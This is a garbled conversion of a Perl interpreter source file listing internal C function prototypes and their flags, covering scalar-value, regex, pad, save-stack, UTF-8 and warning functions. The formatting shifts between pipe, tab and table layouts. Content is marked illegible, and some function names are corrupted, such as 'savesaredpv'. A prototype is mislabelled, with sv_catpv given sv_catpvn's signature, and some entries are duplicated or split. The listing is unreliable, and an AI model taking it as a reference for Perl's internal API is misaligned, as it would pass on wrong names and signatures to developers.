Apd	SV*	vverify	NN SV *vs
Apd	SV*	vnumify	NN SV *vs

Apd |SV\* |vnormal |NN SV \*vs

Apd |SV\* |vstringify |NN SV \*vs

Apd |int |vcmp |NN SV \*lhv|NN SV \*rhv

: Used in pp\_hot.c and pp\_sys.c

p |PerlIO\*|nextargv |NN GV\* gv

AnpP |char\* |ninstr |NN const char\* big|NN const char\* bigend \

|NN const char\* little|NN const char\* lend

Ap |void |op\_free |NULLOK OP\* arg

: Used in perly.y

#ifdef PERL\_MAD

p |OP\* |package |NN OP\* o

#else

p |void |package |NN OP\* o

#endif

: Used in perly.y

p |void |package\_version|NN OP\* v

: Used in op.c

pd |PADOFFSET|pad\_alloc |I32 optype|U32 tmptype

: Used in toke.c and perly.y

p |PADOFFSET|allocmy |NN const char \*const name|const STRLEN len\

|const U32 flags

: Used in op.c and toke.c

AMpdR |PADOFFSET|pad\_findmy |NN const char\* name|STRLEN len|U32 flags

ApD |PADOFFSET|find\_rundefsvoffset |

: Used in pp.c

Ap     |SV\*    |find\_rundefsv |

: Used in perly.y

pR     |OP\*    |oopsAV                |NN OP\* o

: Used in perly.y

pR     |OP\*    |oopsHV                |NN OP\* o

: Defined in pad.c, used only in op.c

pd     |void    |pad\_leavemy

#ifdef DEBUGGING

Apd    |SV\*    |pad\_sv                |PADOFFSET po

#endif

: Defined in pad.c, used only in op.c

pd     |void    |pad\_free        |PADOFFSET po

#if defined(PERL\_IN\_PAD\_C)

sd     |void    |pad\_reset

#endif

: Used in op.c

pd     |void    |pad\_swipe        |PADOFFSET po|bool refadjust

: peephole optimiser

p     |void    |peep                |NULLOK OP\* o

p     |void    |rpeep                |NULLOK OP\* o

: Defined in doio.c, used only in pp\_hot.c

dopM   |PerlIO\*|start\_glob        |NN SV \*tmpglob|NN IO \*io

#if defined(USE\_REENTRANT\_API)

Ap     |void    |reentrant\_size

Ap     |void    |reentrant\_init

Ap     |void   |reentrant\_free

Anp    |void\*   |reentrant\_retry|NN const char \*f|...

#endif

: "Very" special - can't use the O flag for this one:

: (The rename from perl\_atexit to Perl\_call\_atexit was in 864dbfa3ca8032ef)

Ap     |void    |call\_atexit     |ATEXIT\_t fn|NULLOK void \*ptr

ApdO   |I32     |call\_argv       |NN const char\* sub\_name|I32 flags|NN char\*\* argv

ApdO   |I32     |call\_method   |NN const char\* methname|I32 flags

ApdO   |I32     |call\_pv         |NN const char\* sub\_name|I32 flags

ApdO   |I32     |call\_sv |NN SV\* sv|VOL I32 flags

Ap     |void    |despatch\_signals

Ap     |OP \*    |doref           |NN OP \*o|I32 type|bool set\_op\_ref

ApdO   |SV\*     |eval\_pv        |NN const char\* p|I32 croak\_on\_error

ApdO   |I32     |eval\_sv        |NN SV\* sv|I32 flags

ApdO   |SV\*     |get\_sv         |NN const char \*name|I32 flags

ApdO   |AV\*     |get\_av         |NN const char \*name|I32 flags

ApdO   |HV\*     |get\_hv         |NN const char \*name|I32 flags

ApdO   |CV\*     |get\_cv         |NN const char\* name|I32 flags

Apd    |CV\*     |get\_cvn\_flags |NN const char\* name|STRLEN len|I32 flags

ApO     |int     |init\_i18nl10n |int printwarn

ApO     |int     |init\_i18nl14n |int printwarn

ApO     |void    |new\_collate    |NULLOK const char\* newcoll

ApO     |void    |new\_ctype     |NN const char\* newctype

ApO     |void    |new\_numeric |NULLOK const char\* newcoll

Ap     |void    |set\_numeric\_local



```

Ap      |void   |set_numeric_radix

Ap      |void   |set_numeric_standard

ApdO    |void   |require_pv      |NN const char* pv

Apd      |void   |pack_cat        |NN SV *cat|NN const char *pat|NN const char *patend \
                                     |NN SV **beglist|NN SV **endlist|NN SV ***next_in_list|U32 flags

Apd      |void   |packlist        |NN SV *cat|NN const char *pat|NN const char *patend|NN SV
**beglist|NN SV **endlist

#if defined(PERL_USES_PL_PIDSTATUS) && defined(PERL_IN_UTIL_C)

s        |void   |pidgone         |Pid_t pid|int status

#endif

: Used in perly.y

p        |OP*    |pmruntime       |NN OP *o|NN OP *expr|bool isreg

#if defined(PERL_IN_OP_C)

s        |OP*    |pmtrans         |NN OP* o|NN OP* expr|NN OP* repl

#endif

Ap      |void   |pop_scope

Ap      |void   |push_scope

Amb      |OP*    |ref             |NULLOK OP* o|I32 type

#if defined(PERL_IN_OP_C)

s        |OP*    |refkids         |NULLOK OP* o|I32 type

#endif

Ap      |void   |regdump         |NN const regexp* r

Ap      |void   |regdump         |NN const regexp* r

Ap      |SV*    |regclass_swash   |NULLOK const regexp *prog \
                                     |NN const struct regnode *node|bool doinit \
                                     |NULLOK SV **listsvp|NULLOK SV **altsvp

```

```
#ifdef PERL_IN_REGCOMP_C
```

```
EMi    |U8    |set_regclass_bit|NN struct RExC_state_t* pRExC_state|NN regnode* node|const U8  
value|NN HV** invlist_ptr|NN AV** alternate_ptr
```

```
EMs    |U8    |set_regclass_bit_fold|NN struct RExC_state_t *pRExC_state|NN regnode* node|const  
U8 value|NN HV** invlist_ptr|NN AV** alternate_ptr
```

```
EMs    |void   |add_alternate |NN AV** alternate_ptr|NN U8* string|STRLEN len
```

```
#endif
```

```
Ap      |I32    |pregexec      |NN REGEXP * const prog|NN char* stringarg \  
|NN char* strend|NN char* strbeg|I32 minend \  
|NN SV* screamer|U32 nosave
```

```
Ap      |void   |pregfree      |NULLOK REGEXP* r
```

```
Ap      |void   |pregfree2     |NN REGEXP *rx
```

: FIXME - is anything in re using this now?

```
EXp     |REGEXP* |reg_temp_copy    |NULLOK REGEXP* ret_x|NN REGEXP* rx
```

```
Ap      |void   |regfree_internal|NN REGEXP *const rx
```

```
#if defined(USE_ITHREADS)
```

```
Ap      |void*   |regdupe_internal|NN REGEXP * const r|NN CLONE_PARAMS* param
```

```
#endif
```

```
Ap      |REGEXP* |pregcomp      |NN SV * const pattern|const U32 flags
```

```
Ap      |REGEXP* |re_compile    |NN SV * const pattern|U32 flags
```

```
Ap      |char*   |re_intuit_start|NN REGEXP * const rx|NULLOK SV* sv|NN char* strpos \  
|NN char* strend|const U32 flags \  
|NULLOK re_scream_pos_data *data
```

```
Ap      |SV*     |re_intuit_string|NN REGEXP *const r
```

```
#if defined(PERL_IN_DQUOTE_STATIC_C)
```

```
EiPR    |I32    |regcurly      |NN const char *s
```

#endif

Ap |I32 |regexec\_flags |NN REGEXP \*const rx|NN char \*stringarg \  
|NN char \*strend|NN char \*strbeg|I32 minend \  
|NN SV \*sv|NULLOK void \*data|U32 flags

ApR |regnode\*|regnext |NULLOK regnode\* p

EXp |SV\*|reg\_named\_buff |NN REGEXP \* const rx|NULLOK SV \* const key \  
|NULLOK SV \* const value|const U32 flags

EXp |SV\*|reg\_named\_buff\_iter |NN REGEXP \* const rx|NULLOK const SV \* const lastkey \  
|const U32 flags

Ap |SV\*|reg\_named\_buff\_fetch |NN REGEXP \* const rx|NN SV \* const namesv|const U32 flags

Ap |bool|reg\_named\_buff\_exists |NN REGEXP \* const rx|NN SV \* const key|const U32 flags

Ap |SV\*|reg\_named\_buff\_firstkey |NN REGEXP \* const rx|const U32 flags

Ap |SV\*|reg\_named\_buff\_nextkey |NN REGEXP \* const rx|const U32 flags

Ap |SV\*|reg\_named\_buff\_scalar |NN REGEXP \* const rx|const U32 flags

Ap |SV\*|reg\_named\_buff\_all |NN REGEXP \* const rx|const U32 flags

: FIXME - is anything in re using this now?

EXp |void|reg\_numbered\_buff\_fetch|NN REGEXP \* const rx|const I32 paren|NULLOK SV \* const sv

: FIXME - is anything in re using this now?

EXp |void|reg\_numbered\_buff\_store|NN REGEXP \* const rx|const I32 paren|NULLOK SV const \*  
const value

: FIXME - is anything in re using this now?

EXp |I32|reg\_numbered\_buff\_length|NN REGEXP \* const rx|NN const SV \* const sv|const I32 paren

: FIXME - is anything in re using this now?

EXp     |SV\*|reg\_qr\_package|NN REGEXP \* const rx

: FIXME - why the E?

Ep     |void   |regprop        |NULLOK const regexp \*prog|NN SV\* sv|NN const regnode\* o

Anp    |void   |repeatcpy     |NN char\* to|NN const char\* from|I32 len|I32 count

AnpP   |char\*   |rninstr |NN const char\* big|NN const char\* bigend \  
                                  |NN const char\* little|NN const char\* lend

Ap     |Sighandler\_t|rsignal   |int i|Sighandler\_t t

: Used in pp\_sys.c

p     |int     |rsignal\_restore|int i|NULLOK Sigsave\_t\* t

: Used in pp\_sys.c

p     |int     |rsignal\_save   |int i|Sighandler\_t t1|NN Sigsave\_t\* save

Ap     |Sighandler\_t|rsignal\_state|int i

#if defined(PERL\_IN\_PP\_CTL\_C)

s     |void    |rxres\_free     |NN void\*\* rsp

s     |void    |rxres\_restore |NN void \*\*rsp|NN REGEXP \*rx

#endif

: Used in pp\_hot.c

p     |void    |rxres\_save     |NN void \*\*rsp|NN REGEXP \*rx

#if !defined(HAS\_RENAME)

: Used in pp\_sys.c

p     |I32     |same\_dirent   |NN const char\* a|NN const char\* b

#endif

Apda   |char\*   |savepv         |NULLOK const char\* pv

Apda   |char\*   |savepvn       |NULLOK const char\* pv|I32 len

Apda	char*	savesaredpv	NULLOK const char* pv
Apda	char*	savesaredpvn	NN const char *const pv const STRLEN len
Apda	char*	savesaredsvpv	NN SV *sv
Apda	char*	savesvpv	NN SV* sv
Ap	void	savestack_grow	
Ap	void	savestack_grow_cnt	I32 need
Amp	void	save_aelem	NN AV* av I32 idx NN SV **sptr
Ap	void	save_aelem_flags	NN AV* av I32 idx NN SV **sptr const U32 flags
Ap	I32	save_alloc	I32 size I32 pad
Ap	void	save_aptr	NN AV** aptr
Ap	AV*	save_ary	NN GV* gv
Ap	void	save_bool	NN bool* boolp
Ap	void	save_clearsv	NN SV** svp
Ap	void	save_delete	NN HV *hv NN char *key I32 klen
Ap	void	save_hdelete	NN HV *hv NN SV *keysv
Ap	void	save_adelete	NN AV *av I32 key
Ap	void	save_destructor	DESTRUCTORFUNC_NOCONTEXT_t f NN void* p
Ap	void	save_destructor_x	DESTRUCTORFUNC_t f NULLOK void* p
Apmb	void	save_freesv	NULLOK SV* sv

: Used in SAVEFREOP(), used in op.c, pp\_ctl.c

Apmb	void	save_freeop	NULLOK OP* o
Apmb	void	save_freepv	NULLOK char* pv
Ap	void	save_generic_svref	NN SV** sptr
Ap	void	save_generic_pvref	NN char** str
Ap	void	save_shared_pvref	NN char** str

Ap	void	save_gp	NN GV* gv I32 empty
Ap	HV*	save_hash	NN GV* gv
Ap	void	save_hints	
Amp	void	save_helem	NN HV *hv NN SV *key NN SV **sptr
Ap	void	save_helem_flags	NN HV *hv NN SV *key NN SV **sptr const U32 flags
Ap	void	save_hptr	NN HV** hptr
Ap	void	save_I16	NN I16* intp
Ap	void	save_I32	NN I32* intp
Ap	void	save_I8	NN I8* bytep
Ap	void	save_int	NN int* intp
Ap	void	save_item	NN SV* item
Ap	void	save_iv	NN IV *ivp
Ap	void	save_list	NN SV** sarg I32 maxsarg
Ap	void	save_long	NN long* longp
Apmb	void	save_mortalizesv	NN SV* sv
Ap	void	save_nogv	NN GV* gv

: Used in SAVEFREOP(), used in gv.c, op.c, perl.c, pp\_ctl.c, pp\_sort.c

Apmb	void	save_op	
Ap	SV*	save_scalar	NN GV* gv
Ap	void	save_pptr	NN char** pptr
Ap	void	save_vptr	NN void *ptr
Ap	void	save_re_context	
Ap	void	save_padsv_and_mortalize	PADOFFSET off
Ap	void	save_sptr	NN SV** sptr
Ap	SV*	save_svref	NN SV** sptr

Apd	NV	scan_oct	NN const char* start STRLEN len NN STRLEN* retlen
-----	----	----------	---

```

AMpd |OP* |op_scope |NULLOK OP* o

Ap |char* |screaminstr |NN SV *bigstr|NN SV *littlestr|I32 start_shift \
                                     |I32 end_shift|NN I32 *old_posp|I32 last

Apd |void |setdefout |NULLOK GV* gv

Ap |HEK* |share_hek |NN const char* str|I32 len|U32 hash

#if defined(HAS_SIGACTION) && defined(SA_SIGINFO)

: Used in perl.c

np |Signal_t |sighandler |int sig|NULLOK siginfo_t *info|NULLOK void *uap

Anp |Signal_t |csighandler |int sig|NULLOK siginfo_t *info|NULLOK void *uap

#else

np |Signal_t |sighandler |int sig

Anp |Signal_t |csighandler |int sig

#endif

Ap |SV** |stack_grow |NN SV** sp|NN SV** p|int n

Ap |I32 |start_subparse|I32 is_format|U32 flags

: Used in pp_ctl.c

p |void |sub_crush_depth|NN CV* cv

Amd |bool |sv_2bool |NN SV *const sv

Apd |bool |sv_2bool_flags|NN SV *const sv|const I32 flags

Apd |CV* |sv_2cv |NULLOK SV* sv|NN HV **const st|NN GV **const gvp \
                                     |const I32 lref

Apd |IO* |sv_2io |NN SV *const sv

#if defined(PERL_IN_SV_C)

s |bool |glob_2number|NN GV* const gv

#endif

```



Amb |IV |sv\_2iv |NULLOK SV \*sv

Apd |IV |sv\_2iv\_flags |NULLOK SV \*const sv|const I32 flags

Apd |SV\* |sv\_2mortal |NULLOK SV \*const sv

Apd |NV |sv\_2nv\_flags |NULLOK SV \*const sv|const I32 flags

: Used in pp.c, pp\_hot.c, sv.c

pMd |SV\* |sv\_2num |NN SV \*const sv

Amb |char\* |sv\_2pv |NULLOK SV \*sv|NULLOK STRLEN \*lp

Apd |char\* |sv\_2pv\_flags |NULLOK SV \*const sv|NULLOK STRLEN \*const lp|const I32 flags

Apd |char\* |sv\_2pvutf8 |NN SV \*const sv|NULLOK STRLEN \*const lp

Apd |char\* |sv\_2pvbyte |NN SV \*const sv|NULLOK STRLEN \*const lp

Ap |char\* |sv\_pvn\_nomg |NN SV\* sv|NULLOK STRLEN\* lp

Amb |UV |sv\_2uv |NULLOK SV \*sv

Apd |UV |sv\_2uv\_flags |NULLOK SV \*const sv|const I32 flags

Apd |IV |sv\_iv |NN SV\* sv

Apd |UV |sv\_uv |NN SV\* sv

Apd |NV |sv\_nv |NN SV\* sv

Apd |char\* |sv\_pvn |NN SV \*sv|NN STRLEN \*lp

Apd |char\* |sv\_pvutf8n |NN SV \*sv|NN STRLEN \*lp

Apd |char\* |sv\_pvbyten |NN SV \*sv|NN STRLEN \*lp

Apd |I32 |sv\_true |NULLOK SV \*const sv

#if defined(PERL\_IN\_SV\_C)

sd |void |sv\_add\_arena |NN char \*const ptr|const U32 size \  
|const U32 flags

#endif

Apd |int |sv\_backoff |NN SV \*const sv

```

Apd    |SV*    |sv_bless      |NN SV *const sv|NN HV *const stash
Afpd   |void    |sv_catpvf     |NN SV *const sv|NN const char *const pat|...
Apd    |void    |sv_vcatpvf    |NN SV *const sv|NN const char *const pat \
                                     |NULLOK va_list *const args
Apd    |void    |sv_catpv      |NN SV *const sv|NULLOK const char* ptr
Amdb   |void    |sv_catpv      |NN SV *dsv|NN const char *sstr|STRLEN len
Amdb   |void    |sv_catsv      |NN SV *dstr|NULLOK SV *sstr
Apd    |void    |sv_chop       |NN SV *const sv|NULLOK const char *const ptr
: Used only in perl.c

pd      |I32     |sv_clean_all
: Used only in perl.c

pd      |void    |sv_clean_objs
Apd     |void    |sv_clear      |NN SV *const orig_sv
#if defined(PERL_IN_SV_C)
s       |bool    |curse         |NN SV *const sv|const bool check_refcnt
#endif

Aopd    |I32     |sv_cmp         |NULLOK SV *const sv1|NULLOK SV *const sv2
Apd     |I32     |sv_cmp_flags   |NULLOK SV *const sv1|NULLOK SV *const sv2 \
                                     |const U32 flags
Aopd    |I32     |sv_cmp_locale  |NULLOK SV *const sv1|NULLOK SV *const sv2
Apd     |I32     |sv_cmp_locale_flags |NULLOK SV *const sv1 \
                                     |NULLOK SV *const sv2|const U32 flags
#if defined(USE_LOCALE_COLLATE)
Amd     |char*   |sv_collxfrm    |NN SV *const sv|NN STRLEN *const npx
Apd     |char*   |sv_collxfrm_flags |NN SV *const sv|NN STRLEN *const npx|I32 const flags

```

```
#endif
```

: Frustratingly, because regcomp.c is also compiled as ext/re/re\_comp.c,

: anything it needs has to be exported. So this has to be X. I'd rather it

: wasn't.

[illegible][illegible]

Apd |int |getcwd\_sv |NN SV\* sv

Apd	void	sv_dec	NULLOK SV *const sv
-----	------	--------	---------------------

Apd	void	sv_dec_nomg	NULLOK SV *const sv
-----	------	-------------	---------------------

Ap |void |sv\_dump |NN SV\* sv

ApdR	bool	sv_derived_from NN SV* sv NN const char *const name
------	------	---

ApdR	bool	sv_does	NN SV* sv NN const char *const name
------	------	---------	-------------------------------------

Amd	I32	sv_eq	NULLOK SV* sv1 NULLOK SV* sv2
-----	-----	-------	-------------------------------

Apd	I32	sv_eq_flags	NULLOK SV* sv1 NULLOK SV* sv2 const U32 flags
-----	-----	-------------	---

Apd	void	sv_free	NULLOK SV *const sv
-----	------	---------	---------------------

: FIXME Used in SvREFCNT\_dec() but only

```
: if defined(__GNUC__) && !defined(PERL_GCC_BRACE_GROUPS_FORBIDDEN)
```

```
poMX |void |sv_free2 |NN SV *const sv
```

: Used only in perl.c

```
pd      |void      |sv_free_arenas
```

Apd	char*	sv_gets	NN SV *const sv NN PerlIO *const fp I32 append
-----	-------	---------	--

Apd	char*	sv_grow	NN SV *const sv STRLEN newlen
-----	-------	---------	-------------------------------

Apd	void	sv_inc	NULLOK SV *const sv
-----	------	--------	---------------------

Apd	void	sv_inc_nomg	NULLOK SV *const sv
Amdb	void	sv_insert	NN SV *const bigstr const STRLEN offset \
			const STRLEN len NN const char *const little \
			const STRLEN littlelen
Apd	void	sv_insert_flags	NN SV *const bigstr const STRLEN offset const STRLEN len \
			NN const char *const little const STRLEN littlelen const U32 flags
Apd	int	sv_isa	NULLOK SV* sv NN const char *const name
Apd	int	sv_isobject	NULLOK SV* sv
Apd	STRLEN	sv_len	NULLOK SV *const sv
Apd	STRLEN	sv_len_utf8	NULLOK SV *const sv
Apd	void	sv_magic	NN SV *const sv NULLOK SV *const obj const int how \
			NULLOK const char *const name const I32 namlen
Apd	MAGIC *	sv_magicext	NN SV *const sv NULLOK SV *const obj const int how \
			NULLOK const MGVTBL *const vtbl NULLOK const char *const name \
			const I32 namlen
ApdaR	SV*	sv_mortalcopy	NULLOK SV *const oldsv
ApdR	SV*	sv_newmortal	
Apd	SV*	sv_newref	NULLOK SV *const sv
Ap	char*	sv_peek	NULLOK SV* sv
Apd	void	sv_pos_u2b	NULLOK SV *const sv NN I32 *const offsetp NULLOK I32 *const lenp
Apd	STRLEN	sv_pos_u2b_flags	NN SV *const sv STRLEN uoffset \
			NULLOK STRLEN *const lenp U32 flags
Apd	void	sv_pos_b2u	NULLOK SV *const sv NN I32 *const offsetp
Amdb	char*	sv_pvn_force	NN SV* sv NULLOK STRLEN* lp
Apd	char*	sv_pvutf8n_force	NN SV *const sv NULLOK STRLEN *const lp

Apd	char*	sv_pvbyten_force NN SV *const sv NULLOK STRLEN *const lp
Apd	char*	sv_recode_to_utf8 NN SV* sv NN SV *encoding
Apd	bool	sv_cat_decode NN SV* dsv NN SV *encoding NN SV *ssv NN int *offset \
		NN char* tstr int tlen
ApdR	const char*	sv_reftype NN const SV *const sv const int ob
Apd	void	sv_replace NN SV *const sv NN SV *const nsv
Apd	void	sv_report_used
Apd	void	sv_reset NN const char* s NULLOK HV *const stash
Afpd	void	sv_setpvf NN SV *const sv NN const char *const pat ...
Apd	void	sv_vsetpvf NN SV *const sv NN const char *const pat NULLOK va_list *const args
Apd	void	sv_setiv NN SV *const sv const IV num
Apdb	void	sv_setpviv NN SV *const sv const IV num
Apd	void	sv_setuv NN SV *const sv const UV num
Apd	void	sv_setnv NN SV *const sv const NV num
Apd	SV*	sv_setref_iv NN SV *const rv NULLOK const char *const classname const IV iv
Apd	SV*	sv_setref_uv NN SV *const rv NULLOK const char *const classname const UV uv
Apd	SV*	sv_setref_nv NN SV *const rv NULLOK const char *const classname const NV nv
Apd	SV*	sv_setref_pv NN SV *const rv NULLOK const char *const classname \
		NULLOK void *const pv
Apd	SV*	sv_setref_pvn NN SV *const rv NULLOK const char *const classname \
		NN const char *const pv const STRLEN n
Apd	void	sv_setpv NN SV *const sv NULLOK const char *const ptr
Apd	void	sv_setpvn NN SV *const sv NULLOK const char *const ptr const STRLEN len
Amdb	void	sv_setsv NN SV *dstr NULLOK SV *sstr
Amdb	void	sv_taint NN SV* sv

```

ApdR   |bool   |sv_tainted   |NN SV *const sv

Apd     |int     |sv_unmagic   |NN SV *const sv|const int type

Apd     |int     |sv_unmagicext|NN SV *const sv|const int type|NULLOK MGVTBL *vtbl

Apdmb   |void    |sv_unref     |NN SV* sv

Apd     |void    |sv_unref_flags|NN SV *const ref|const U32 flags

Apd     |void    |sv_untaint   |NN SV *const sv

Apd     |void    |sv_upgrade   |NN SV *const sv|svtype new_type

Apdmb   |void    |sv_usepvn    |NN SV* sv|NULLOK char* ptr|STRLEN len

Apd     |void    |sv_usepvn_flags|NN SV *const sv|NULLOK char* ptr|const STRLEN len\

                                   |const U32 flags

Apd     |void    |sv_vcatpvfn  |NN SV *const sv|NN const char *const pat|const STRLEN patlen \

                                   |NULLOK va_list *const args|NULLOK SV **const svargs|const I32

svmax \

                                   |NULLOK bool *const maybe_tainted

Apd     |void    |sv_vsetpvfn  |NN SV *const sv|NN const char *const pat|const STRLEN patlen \

                                   |NULLOK va_list *const args|NULLOK SV **const svargs \

                                   |const I32 svmax|NULLOK bool *const maybe_tainted

ApR     |NV      |str_to_version|NN SV *sv

Ap      |SV*     |swash_init   |NN const char* pkg|NN const char* name|NN SV* listsv|I32

minbits|I32 none

Ap      |UV      |swash_fetch  |NN SV *swash|NN const U8 *ptr|bool do_utf8

EXMpR   |HV*     |_swash_inversion_hash      |NN SV* const swash

EXMpR   |HV*     |_new_invlist  |IV initial_size

EXMpR   |HV*     |_swash_to_invlist      |NN SV* const swash

EXMp    |void    |_append_range_to_invlist  |NN HV* const invlist|const UV start|const UV end

#ifdef PERL_IN_REGCOMP_C

```

```

EiMR  |HV*  |add_cp_to_invlist      |NULLOK HV* invlist|const UV cp
EsMR  |HV*  |add_range_to_invlist   |NULLOK HV* invlist|const UV start|const UV end
EiMR  |UV*  |invlist_array    |NN HV* const invlist
EiM   |void  |invlist_destroy |NN HV* const invlist
EsM   |void  |invlist_extend   |NN HV* const invlist|const UV len
EsMR  |HV*  |invlist_intersection |NN HV* const a|NN HV* const b
EiMR  |UV   |invlist_len      |NN HV* const invlist
EiMR  |UV   |invlist_max      |NN HV* const invlist
EiM   |void  |invlist_set_len  |NN HV* const invlist|const UV len
EiM   |void  |invlist_set_max   |NN HV* const invlist|const UV max
EiM   |void  |invlist_trim     |NN HV* const invlist
EsMR  |HV*  |invlist_union    |NN HV* const a|NN HV* const b
#endif

Ap    |void  |taint_env
Ap    |void  |taint_proper     |NULLOK const char* f|NN const char *const s
Apd   |UV    |to_utf8_case     |NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp \
                                     |NN SV **swashp|NN const char *normal|NULLOK const char *special
Apd   |UV    |to_utf8_lower    |NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp
Apd   |UV    |to_utf8_upper    |NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp
Apd   |UV    |to_utf8_title    |NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp
Ampd  |UV    |to_utf8_fold     |NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp
AMp   |UV    |_to_utf8_fold_flags|NN const U8 *p|NN U8* ustrp|NULLOK STRLEN *lenp|U8 flags
#if defined(UNLINK_ALL_VERSIONS)
Ap    |I32   |unlInk           |NN const char* f
#endif

```

Apd |I32 |unpack\_str |NN const char \*pat|NN const char \*patend|NN const char \*s \

|NULLOK const char \*strbeg|NN const char \*strend|NULLOK char

\*\*new\_s \

|I32 ocnt|U32 flags

Apd |I32 |unpackstring |NN const char \*pat|NN const char \*patend|NN const char \*s \

|NN const char \*strend|U32 flags

Ap |void |unsharepvn |NULLOK const char\* sv|I32 len|U32 hash

: Used in gv.c, hv.c

p |void |unshare\_hek |NULLOK HEK\* hek

: Used in perly.y

#ifdef PERL\_MAD

p |OP \* |utilize |int aver|I32 floor|NULLOK OP\* version \

|NN OP\* idop|NULLOK OP\* arg

#else

p |void |utilize |int aver|I32 floor|NULLOK OP\* version|NN OP\* idop|NULLOK OP\* arg

#endif

Ap |U8\* |utf16\_to\_utf8 |NN U8\* p|NN U8 \*d|I32 bytelen|NN I32 \*newlen

Ap |U8\* |utf16\_to\_utf8\_reversed|NN U8\* p|NN U8 \*d|I32 bytelen|NN I32 \*newlen

AdpPR |STRLEN |utf8\_length |NN const U8\* s|NN const U8 \*e

ApdPR |IV |utf8\_distance |NN const U8 \*a|NN const U8 \*b

ApdPR |U8\* |utf8\_hop |NN const U8 \*s|I32 off

ApMd |U8\* |utf8\_to\_bytes |NN U8 \*s|NN STRLEN \*len

Apd |int |bytes\_cmp\_utf8 |NN const U8 \*b|STRLEN blen|NN const U8 \*u \

|STRLEN ulen

ApMd |U8\* |bytes\_from\_utf8|NN const U8 \*s|NN STRLEN \*len|NULLOK bool \*is\_utf8

ApMd |U8\* |bytes\_to\_utf8 |NN const U8 \*s|NN STRLEN \*len



Apd |UV |utf8\_to\_uvchr |NN const U8 \*s|NULLOK STRLEN \*retlen  
Apd |UV |utf8\_to\_uvuni |NN const U8 \*s|NULLOK STRLEN \*retlen  
pM |bool |check\_utf8\_print |NN const U8 \*s|const STRLEN len

#ifdef EBCDIC

Adp |UV |utf8n\_to\_uvchr |NN const U8 \*s|STRLEN curlen|NULLOK STRLEN \*retlen|U32  
flags

#else

Adpbm |UV |utf8n\_to\_uvchr |NN const U8 \*s|STRLEN curlen|NULLOK STRLEN \*retlen|U32  
flags

#endif

Adp |UV |utf8n\_to\_uvuni |NN const U8 \*s|STRLEN curlen|NULLOK STRLEN \*retlen|U32  
flags

#ifdef EBCDIC

Apd |U8\* |uvchr\_to\_utf8 |NN U8 \*d|UV uv

#else

Apdbm |U8\* |uvchr\_to\_utf8 |NN U8 \*d|UV uv

#endif

Apbm |U8\* |uvuni\_to\_utf8 |NN U8 \*d|UV uv

Ap |U8\* |uvchr\_to\_utf8\_flags |NN U8 \*d|UV uv|UV flags

Apd |U8\* |uvuni\_to\_utf8\_flags |NN U8 \*d|UV uv|UV flags

Apd |char\* |pv\_uni\_display |NN SV \*dsv|NN const U8 \*spv|STRLEN len|STRLEN pvlm|UV  
flags

ApdR |char\* |sv\_uni\_display |NN SV \*dsv|NN SV \*ssv|STRLEN pvlm|UV flags

: Used by Data::Alias

EXp     |void     |vivify\_defelem |NN SV\* sv

: Used in pp.c

p       |void     |vivify\_ref       |NN SV\* sv|U32 to\_what

: Used in pp\_sys.c

p       |I32       |wait4pid       |Pid\_t pid|NN int\* statusp|int flags

: Used in locale.c and perl.c

p       |U32       |parse\_unicode\_opts|NN const char \*\*popt

Ap      |U32       |seed

: Only used in perl.c

pR      |UV       |get\_hash\_seed

: Used in doio.c, pp\_hot.c, pp\_sys.c

p       |void     |report\_evil\_fh |NULLOK const GV \*gv

: Used in doio.c, pp\_hot.c, pp\_sys.c

p       |void     |report\_wrongway\_fh|NULLOK const GV \*gv|const char have

: Used in mg.c, pp.c, pp\_hot.c, regcomp.c

XEpd   |void     |report\_uninit   |NULLOK const SV \*uninit\_sv

Apd    |void     |warn\_sv         |NN SV \*baseex

Afpd   |void     |warn            |NN const char\* pat|...

Apd    |void     |vwarn           |NN const char\* pat|NULLOK va\_list\* args

Afp    |void     |warner                 |U32 err|NN const char\* pat|...

Afp    |void     |ck\_warner        |U32 err|NN const char\* pat|...

Afp    |void     |ck\_warner\_d      |U32 err|NN const char\* pat|...

Ap     |void     |vwarner               |U32 err|NN const char\* pat|NULLOK va\_list\* args

: FIXME

p |void |watch |NN char\*\* addr

Ap |I32 |whichsig |NN const char\* sig

: Used in pp\_ctl.c

p |void |write\_to\_stderr|NN SV\* msv

: Used in op.c

p |int |yyerror |NN const char \*const s

: Used in perl.y, and by Data::Alias

EXp |int |yylex

p |void |yyunlex

: Used in perl.c, pp\_ctl.c

p |int |yyvsparse |int gramtype

: Only used in scope.c

p |void |parser\_free |NN const yy\_parser \*parser

#if defined(PERL\_IN\_TOKE\_C)

s |int |yywarn |NN const char \*const s

#endif

#if defined(MYMALLOC)

Ap |void |dump\_mstats |NN const char\* s

Ap |int |get\_mstats |NN perl\_mstats\_t \*buf|int buflen|int level

#endif

Anpa |Malloc\_t|safesysmalloc |MEM\_SIZE nbytes

Anpa |Malloc\_t|safesyscalloc |MEM\_SIZE elements|MEM\_SIZE size

Anpa |Malloc\_t|safesysrealloc|Malloc\_t where|MEM\_SIZE nbytes

Anp |Free\_t|safesysfree |Malloc\_t where

#if defined(PERL\_GLOBAL\_STRUCT)

```

Ap      |struct perl_vars *|GetVars

Ap      |struct perl_vars*|init_global_struct

Ap      |void      |free_global_struct|NN struct perl_vars *plvarsp

#endif

Ap      |int      |runops_standard

Ap      |int      |runops_debug

Afpd    |void      |sv_catpvf_mg |NN SV *const sv|NN const char *const pat|...

Apd     |void      |sv_vcatpvf_mg|NN SV *const sv|NN const char *const pat \

                                |NULLOK va_list *const args

Apd     |void      |sv_catpv_mg  |NN SV *const sv|NULLOK const char *const ptr

Apdbm   |void      |sv_catpvn_mg |NN SV *sv|NN const char *ptr|STRLEN len

Apdbm   |void      |sv_catsv_mg  |NN SV *dsv|NULLOK SV *ssv

Afpd    |void      |sv_setpvf_mg |NN SV *const sv|NN const char *const pat|...

Apd     |void      |sv_vsetpvf_mg|NN SV *const sv|NN const char *const pat \

                                |NULLOK va_list *const args

Apd     |void      |sv_setiv_mg  |NN SV *const sv|const IV i

Apdb    |void      |sv_setpviv_mg|NN SV *const sv|const IV iv

Apd     |void      |sv_setuv_mg  |NN SV *const sv|const UV u

Apd     |void      |sv_setnv_mg  |NN SV *const sv|const NV num

Apd     |void      |sv_setpv_mg  |NN SV *const sv|NULLOK const char *const ptr

